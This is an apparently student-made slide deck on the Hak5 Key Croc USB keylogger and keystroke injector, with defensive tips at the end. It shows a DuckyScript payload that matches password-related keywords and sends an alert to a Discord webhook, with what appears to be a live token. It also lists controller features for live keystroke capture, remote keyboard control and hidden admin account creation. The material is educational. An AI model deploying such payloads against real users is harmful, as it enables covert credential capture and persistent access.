

PING

Koło Naukowe
Politechniki Gdańskiej



Hak5 Key Croc

Advanced payload management and reconnaissance
automation in physical penetration testing

Mateusz Turowski | PING Science Club | Gdańsk University of Technology



What is the Key Croc?



Transparent HID Proxy

An active mediator in the USB stack, taking control of keyboard-to-computer communication.



Dual-Role HID Architecture

Acts as a HID Host for the keyboard and a HID Device for the target computer.



OS Agnostic & Driverless


Captures hardware scan codes without drivers, bypassing EDR/AV security measures.



Pentest micro-PC

Linux system, ARM processor, and Wi-Fi for real-time Bash scripting.





DUAL-ROLE HID ARCHITECTURE: KEYBOARD & COMPUTER MEDIATOR

The Key Croc's Unique MitM Position



Attack Architecture



Interception

Key Croc monitors HID traffic from the keyboard. It searches for predefined keywords using a pattern matching engine.



Injection

Upon detecting a "trigger", the device injects its own keystroke sequences (DuckyScript) in a fraction of a second.



Exfiltration

Data can be saved locally (loot) on the device's storage or sent over the network (Webhooks, Cloud C2).



Project Scope

A comprehensive system for monitoring, reconnaissance, and developer workflow automation.



Control Panel

Custom system (Bash) designed for centralized operations management.



Payloads

Dynamic modules supporting both defensive and offensive operations.



Management

Over 10 functions dedicated to optimizing the device and the workstation.



Payload 1: Boilerplate C++

GOAL

An example of using the Key Croc as a hardware "Text Expander" for a developer. Productivity instead of malicious code.

TRIGGER

Typing the command:

```
!cpp
```

ACTION

Instant, automatic insertion of the program structure: headers, main function.

APPLICATION

Rapid prototyping and significant time savings in daily work.

```
1 MATCH !cpp # activator
2
3 # clearing activator
4 QUACK BACKSPACE
5 QUACK BACKSPACE
6 QUACK BACKSPACE
7 QUACK BACKSPACE
8
9 QUACK DELAY 100
10
11 # writing code
12 QUACK STRING '#include <iostream>'
13 QUACK ENTER
14 QUACK STRING 'using namespace std;'
15 QUACK ENTER
16 QUACK ENTER
17 QUACK STRING 'int main() {'
18 QUACK ENTER
19 QUACK STRING      'cout << "Hello World!";'
20 QUACK ENTER
21 QUACK STRING      'return 0;'
22 QUACK ENTER
23 QUACK STRING '}'
24 QUACK ENTER
```

Payload 2: Alert Security Awareness

Detection (Pattern Matching)

The payload passively monitors typed text for sensitive passwords. Keywords: `login`, `password`, `bank`, `mojapg`.

Out-of-Band Exfiltration

Immediate dispatch of an alert with the intercepted word via Discord Webhook (API) integration, utilizing a hidden Wi-Fi connection.

Reaction and Feedback

Automated opening of the system Notepad with a warning for the user, demonstrating the threat of a Man-in-the-Middle attack in real-time.

```
1 MATCH (logowanie|haslo|bank|eduroam|mojapg|sis|enauczanie) # activator
2 Q DELAY 500
3
4 # sending alert to Discord via webhook
5 curl -H "Content-Type: application/json" -d '{"content": "🚨
  **ALARM!** KeyCroc aktywowany!']}' https://discord.com/api/webhooks/
  1501579399416385606/
  4F2UsJT3GiPaUBwNsonQX18fKfSsUUUVZARFHJAEirb9BNMpUKreVb5RfTbESL8RBKMFS &
6 Q DELAY 500
7
8 Q GUI r # running Win+R
9 Q DELAY 500
10
11 Q STRING notepad.exe # opening notepad
12 Q ENTER
13
14 Q DELAY 1000
15
16 Q STRING "Uwaga! Nigdy nie podpinaj niezauważanych USB!" # typing
17 Q ENTER
```



Main Project: **Key Croc Controller**



Command Center

An extensive script acting as the "Operating System" for the device. Accessible via SSH from a phone or the attacker's computer.



Capabilities

- Quick access to system logs
- Automated data parsing
- Remote control of the target's keyboard



Interface

Interactive text menu based on a Bash Dashboard solution.

=====

KEY CROC PANEL

=====

- 1) Live keystroke stream
- 2) Browse logs
- 3) Remote keyboard
- 4) Lock keyboard
- 5) Email extractor
- 6) Lock screen
- 7) Create hidden admin account
- 8) Reboot
- 9) Search logs
- 0) Exit

=====

Choose option: |



Management and Monitoring Modules

1. Live keystroke stream

Real-time preview of typed characters.

2. Browse logs

File viewer for `croc_char.log` and raw loot.

3. Remote keyboard

Remote command execution on the target computer via SSH.

4. Lock keyboard

Temporary, physical blockade of the user's keyboard.

5. Email extractor

Regex script that automatically extracts email addresses from logs.

6. Lock screen

Remote enforcement of screen lock (`Win+L`).

7. Create hidden admin

Automatic account creation in the registry (`Winlogon`).

8. Reboot system

Remote enforcement of the target computer's restart.

9. Search logs

Global search for keywords in the collected material.



Architecture and Functionality

Pattern Matching

- Key Croc MATCH engine
- Trigger detection (!cpp, login)

Control Panel

- Bash (Menu-driven)
- Logic and loot file management

Code Injection

- DuckyScript / QUACK
- HID device simulation (keystroke injection)

Eksfiltracja

- cURL / Discord API
- Sending alerts via Wi-Fi network



Defensive Perspective (How to protect yourself?)



Workstation Lock

Always lock your computer (Win+L) when leaving your desk.



Physical Inspection

Check if there are any suspicious "adapters" between the cable and the USB port.



Device Control

Use DLP/EDR software to block unauthorized HID devices.



Security Awareness

Build awareness about the existence of advanced BadUSB-type physical attacks in organizations.



The END.

Thank you for your attention!

Questions?

Mateusz Turowski | PING Science Club | Gdańsk University of Technology

